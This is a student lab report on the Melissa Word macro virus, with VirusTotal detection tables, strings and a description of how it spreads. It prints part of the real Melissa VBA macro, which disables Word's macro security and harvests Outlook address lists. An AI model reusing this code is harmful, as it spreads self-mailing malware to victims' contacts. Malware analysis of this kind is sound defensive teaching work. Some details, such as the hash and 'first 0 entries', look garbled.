


THREAT INTELLIGENCE LAB ASSIGNMENT

ASSIGNMENT:

- Get the sample from same course GIT repo filename:sample_lab6_18_sep
- Create report with following details
 1. <type of file>
 2. <Static analysis>
 3. <what file do>
 4. <Threat Intel (collect similar file info from wild)>
 5. <Yara rule>

SAMPLE:

<https://github.com/Vicky619git/ThreatIntelligence/tree/main/Malware%20Analysis/Melissa/Sample>



STATIC ANALYSIS USING PESTUDIO:

PeStudio is a free tool that allows you to do the static investigation of any Windows executable binary. A file being analysed with PeStudio is never launched; therefore, you can evaluate unknown executable and even malware with no risk.

Sample: sample_lab6_18_sep

[illegible]

First-bytes: D0 CF


File type: (doc, xls, ppt, msg) Compound File Binary Format, a container format used for document by older versions of Microsoft Office. It is however an open format used by other programs as well. MS Word Document. (https://en.wikipedia.org/wiki/List_of_file_signatures)

SHA-256: b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcd bfs

File size: 44.00 KB (45056 bytes)


engine (64/64)	score (54/64)	date (dd.mm.yyyy)	age (days)
Lionic	Virus.MSWord.Melissa.nc	18.11.2020	304
Elastic	malicious (high confidence)	30.10.2020	323
MicroWorld-eScan	VB:Trojan.Emeka.398	18.11.2020	304
CAT-QuickHeal	W97M.PSD.A	18.11.2020	304
McAfee	W97M/Melissa.a@MM	18.11.2020	304
Zillya	Virus.Melissa.MacroWord.2	18.11.2020	304
Sangfor	Malware	16.11.2020	306
K7AntiVirus	Macro (0008bf1f1)	18.11.2020	304
K7GW	Macro (0008bf1f1)	18.11.2020	304
Invincea	WM97/Meliss-Fam	18.11.2020	304
Baidu	MSWord.Virus.War.c	18.03.2019	915
Cyren	W97M.Melissa.A@mm	19.11.2020	303
Symantec	W97M.Melissa.gen@mm	18.11.2020	304
TotalDefense	Melissa.Amm	18.11.2020	304
TrendMicro-HouseCall	W97M.MELISSA.A	18.11.2020	304
Avast	MO97/Downloader-LJ [Tg]	18.11.2020	304
ClamAV	Win.Trojan.Psycho-3	18.11.2020	304
Kaspersky	Virus.MSWord.Melissa	18.11.2020	304
BitDefender	VB:Trojan.Emeka.398	18.11.2020	304
NANO-Antivirus	Virus.Macro.Melissa.bine	18.11.2020	304
Tencent	OLE Win32.Macro.700021	19.11.2020	303
Ad-Aware	VB:Trojan.Emeka.398	18.11.2020	304
Emsisoft	VB:Trojan.Emeka.398 (B)	18.11.2020	304
Comodo	Virus.W97M.Melissa.A@7dke5g	18.11.2020	304

54 out of 64 confirm this sample to be malicious and Majority of AV engines specify the malware to be Melissa (W97M/Melissa).



Here we can see that some of the strings are Microsoft Office Word, Macros, Outlook Application and Root entry etc.

Therefore, this malware sample uses macros and outlook application to spread. Create Object, Document Open, Send string values states that the malware tries to open the document file and modify and send using outlook.



In the above screenshot, there are some strings which were displayed during the execution of the malware. Some of them are like


- Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here.
- Here is that document you asked for ... don't show anyone else ;-)
- Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
- Word -> Email | Word 97 <--> Word 2000 ... it's a new age!
- WORD/Melissa written by Kwyjibo
- Important Message From

The screenshot shows the VirusTotal web interface. At the top, there's a navigation bar with 'Applications', 'MSEdge - Win10 (18.09....)', and 'Oracle VM VirtualBox M...'. Below this is a header for 'MSEdge - Win10 (18.09.2021) [Running] - Oracle VM VirtualBox'. The main content area shows the file 'c:\users\user\downloads\1.____(1).doc\melissatest.doc' being analyzed by pestudio 9.15. The file is identified as 'virustotal (42/61)' and 'strings (381)'. A table of detection engines is displayed, showing the engine name, score, date, and age. The engines listed include Elastic, Cynet, CAT-QuickHeal, ALYac, Sangfor, ESET-NOD32, Baidu, TrendMicro-HouseCall, Avast, ClamAV, Kaspersky, BitDefender, NANO-Antivirus, ViRobot, MicroWorld-eScan, Tencent, Ad-Aware, Sophos, Comodo, F-Secure, DrWeb, TrendMicro, McAfee-GW-Edition, and FireEye. The scores range from 70 to 100, and the dates are mostly from 2019 and 2020.

engine (61/61)	score (42/61)	date (dd.mm.yyyy)	age (days)
Elastic	malicious (high confidence)	05.08.2021	44
Cynet	Malicious (score: 70)	08.09.2021	10
CAT-QuickHeal	W97M.PSD.A	07.09.2021	11
ALYac	VB:Trojan.Emeka.398	08.09.2021	10
Sangfor	Malware.Generic-Script.Save.571449b8	31.08.2021	18
ESET-NOD32	W97M/Melissa.A	08.09.2021	10
Baidu	MSWord.Virus.War.c	18.03.2019	915
TrendMicro-HouseCall	W97M_MELISSA.A	07.09.2021	11
Avast	VBS:Agent-SF [Wrm]	08.09.2021	10
ClamAV	Win.Trojan.Psycho-3	07.09.2021	11
Kaspersky	Virus.MSWord.Melissa	08.09.2021	10
BitDefender	VB:Trojan.Emeka.398	08.09.2021	10
NANO-Antivirus	Trojan.Script.Agent.fhmdus	08.09.2021	10
ViRobot	W97M.Melissa.A	08.09.2021	10
MicroWorld-eScan	VB:Trojan.Emeka.398	08.09.2021	10
Tencent	OLE.Win32.Macro.700021	08.09.2021	10
Ad-Aware	VB:Trojan.Emeka.398	08.09.2021	10
Sophos	WM97/Meliss-Fam	08.09.2021	10
Comodo	Virus.W97M.Melissa.A@7dke5g	08.09.2021	10
F-Secure	Heuristic.HEUR/Macro.Word2000	08.09.2021	10
DrWeb	W97M.Melissa	08.09.2021	10
TrendMicro	W97M_MELISSA.A	08.09.2021	10
McAfee-GW-Edition	BehavesLike.OLE2.Thus.pr	08.09.2021	10
FireEye	VB:Trojan.Emeka.398	08.09.2021	10

The OLEVBA Output from both the samples are attached in the Git repo


https://github.com/Vicky619git/ThreatIntelligence/blob/main/Malware%20Analysis/Melissa/OLEVB A%20Output/sample_lab6.txt



```
Applications  MSEdge - Win10 (18.09....  Oracle VM VirtualBox M...
MSEdge - Win10 (18.09.2021) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
sample_lab6.txt - Notepad
File Edit Format View Help
Type: OLE
-----
VBA MACRO Melissa.cls
in file: sample_lab6_18_sep - OLE stream: 'Macros/VBA/Melissa'
-----
Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
CommandBars("Macro").Controls("Security...").Enabled = False
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 18
Else
CommandBars("Tools").Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt = (1 - 1)
End If
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNamespace("MAPI")
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
For y = 1 To DasMapiName.AddressLists.Count
Set AddyBook = DasMapiName.AddressLists(y)
x = 1
Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
For oo = 1 To AddyBook.AddressEntries.Count
Peep = AddyBook.AddressEntries(x)
BreakUmOffASlice.Recipients.Add Peep

```



https://github.com/Vicky619git/ThreatIntelligence/blob/main/Malware%20Analysis/Melissa/OLEVB A%20Output/sample_melissa.txt





```
Applications  MSEdge - Win10 (18.09....  Oracle VM VirtualBox M...
MSEdge - Win10 (18.09.2021) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
sample_melissa.txt - Notepad
File Edit Format View Help
olevba 0.60 on Python 3.7.9 - http://decalage.info/python/oletools
-----
FILE: MelissaTest.doc
Type: OLE
-----
VBA MACRO Melissa.cls
in file: MelissaTest.doc - OLE stream: 'Macros/VBA/Melissa'
-----
Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
CommandBars("Macro").Controls("Security...").Enabled = False
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 18
Else
CommandBars("Tools").Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt = (1 - 1)
End If
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNamespace("MAPI")
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
For y = 1 To DasMapiName.AddressLists.Count
Set AddyBook = DasMapiName.AddressLists(y)
x = 1
Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)

```


ANYRUN:





MELISSA :

Melissa spreads via e-mail and by infecting Word documents and templates. The worm works in both, Office 97 (Word 8) and Office 2K (Word 9.0) and it uses Outlook to spread through e-mail.

The virus comes in .DOC formation, and attempts to replicate and send itself to other computers via email addresses on the computer. A variant of the virus also attempts to delete files. The user receives an email titled "My Pictures" which is blank but contains an attached file. When opened, it deletes data and sends itself to the first 0 entries in a person's email address list.

Though the Melissa virus can be a problem, many people with newer forms of Word or Outlook have no problem with the worm type virus. It doesn't work on Word 2003, 2004, 2007. It is also called a macro virus, because it uses macro language. Most virus detectors will tell you if a program contains macros before you open it, so you can decide whether or not you should. You can also disable opening macros or documents that contain them on most computers.

Infection Process:

When an infected document is open, and the virus identifies the environment as Word 9.0, it removes the menu option 'Macro\Security' from the toolbar and enables all macros by directly modifying security settings in the registry: HKCU \Software\Microsoft\Office\9.0\Word\Security

Then the virus infects the Normal template. It checks if the first-class module is not called Melissa, then it removes any code from that module, replacing it with the virus code. If the virus runs from an infected Normal template, the virus uses the same method to infect the active document.


Next, the worm attempts to send itself out as an e-mail attachment. Since the mailing process is triggered once per each infected machine, the virus checks for the presence of its marker in the registry by comparing the value: HKCU\Software\Microsoft\Office\Melissa? against the string: "... by Kwyjibo".

If the above match is not found, and Outlook is installed on the system, the virus checks the Outlook address lists and collects up to 50 e-mail addresses from each list. It constructs the following e-mails (one per list):

Subject: Important Message From <user name>

Message: Here is that document you asked for ... don't show anyone else ;-)

Attachment: <currently open infected document>



(Image Source: <https://cyberhoot.com/cybrary/melissa-virus/>)

After the mailing process is completed, the virus sets the aforementioned marker (HKCU\Software\Microsoft\Office\Melissa? = "... by Kwyjibo") and moves on to infecting the Normal template.

Payload:

The virus checks the current time and date. If the number of minutes is equal to a day of a month, the virus inserts the following text into the open document:

"Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here."

Addition Information:

The virus code contains the following comments:

WORD/Melissa written by Kwyjibo

